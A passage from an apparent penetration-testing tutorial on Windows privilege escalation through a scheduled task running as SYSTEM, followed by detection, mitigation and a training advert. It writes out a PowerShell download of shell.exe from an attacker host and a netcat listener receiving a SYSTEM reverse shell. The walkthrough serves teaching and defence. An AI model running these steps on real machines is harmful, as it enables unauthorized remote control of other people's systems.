
```
powershell wget 192.168.1.3/shell.exe -o file.exe
```



```
C:\Imp Jobs>powershell wget 192.168.1.3/shell.exe -o file.exe
powershell wget 192.168.1.3/shell.exe -o file.exe

C:\Imp Jobs>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Imp Jobs

10/10/2021  05:02 AM    <DIR>          .
10/10/2021  05:02 AM    <DIR>          ..
07/27/2021  06:01 AM         1,180,904 file.bak
10/10/2021  05:02 AM            73,802 file.exe
               2 File(s)      1,254,706 bytes
               2 Dir(s)  24,603,090,944 bytes free
```

Once the duplicate file.exe is injected in the same directory then, the file.exe will be executed automatically through Task Scheduler. As attackers make sure that netcat listener must be at listening mode for obtaining reverse connection for privilege shell.

```
nc -lvp 8888
whoami /priv
```




```
┌──(root💀kali)-[~/exploit]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49728
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description
========================================= ==========================================
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process
SeSecurityPrivilege                       Manage auditing and security log
SeTakeOwnershipPrivilege                  Take ownership of files or other objects
SeLoadDriverPrivilege                     Load and unload device drivers
SeSystemProfilePrivilege                  Profile system performance
SeSystemtimePrivilege                     Change the system time
SeProfileSingleProcessPrivilege           Profile single process
SeIncreaseBasePriorityPrivilege           Increase scheduling priority
SeCreatePagefilePrivilege                 Create a pagefile
SeBackupPrivilege                         Back up files and directories
SeRestorePrivilege                        Restore files and directories
SeShutdownPrivilege                       Shut down the system
SeDebugPrivilege                          Debug programs
SeSystemEnvironmentPrivilege              Modify firmware environment values
SeChangeNotifyPrivilege                   Bypass traverse checking
SeRemoteShutdownPrivilege                 Force shutdown from a remote system
SeUndockPrivilege                         Remove computer from docking station
SeManageVolumePrivilege                   Perform volume maintenance tasks
SeImpersonatePrivilege                    Impersonate a client after authentication
SeCreateGlobalPrivilege                   Create global objects
SeIncreaseWorkingSetPrivilege             Increase a process working set
SeTimeZonePrivilege                       Change the time zone
SeCreateSymbolicLinkPrivilege             Create symbolic links
```

Detection

1. Tools such as Sysinternals Autoruns can detect system changes like showing presently scheduled jobs.
2. Tools like TCPView & Process Explore may help to identify remote connection for suspicious services or process.
3. View Task Properties and History: To view a task's properties and history by using a command line

```
schtasks /Query /FO LIST /V
```

4. Enable the "Microsoft-Windows-TaskScheduler/Operational" configuration inside the event logging service to report scheduled task creation and updates.



Event ID	Action	Operating System
Event ID 106	Scheduled task registered	Windows 7, Server 2008 R2
Event ID 140	Scheduled task updated	Windows 7, Server 2008 R2
Event ID 4702	Scheduled task updated	Windows 10, Server 2016
Event ID 141	Scheduled task deleted	Windows 7, Server 2008 R2
Event ID 4699	Scheduled task deleted	Windows 10, Server 2016
Event ID 4698	Scheduled task created	Windows 10, Server 2016
Event ID 4700	Scheduled task enabled	Windows 10, Server 2016
Event ID 4701	Scheduled task disabled	Windows 10, Server 2016

Mitigation

1. Perform an audit scan to find out week or misconfiguration with the help of automated script using tools such as **WinPeas, SharpUp**, etc. Read more from here “Window Privilege Escalation: Automated Script”.
2. Make sure the scheduled task should not be run as SYSTEM.
   Configure scheduled tasks to execute as the authenticated account instead than SYSTEM. The associated Registry key is located at **HKLM\SYSTEM\CurrentControlSet\Control\Lsa\SubmitControl.**
   The setting can be configured through GPO: **Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > Security Options: Domain Controller: Allow server operators to schedule tasks, set to disabled**


Reference:

https://attack.mitre.org/techniques/T1053/002/

iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE



BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in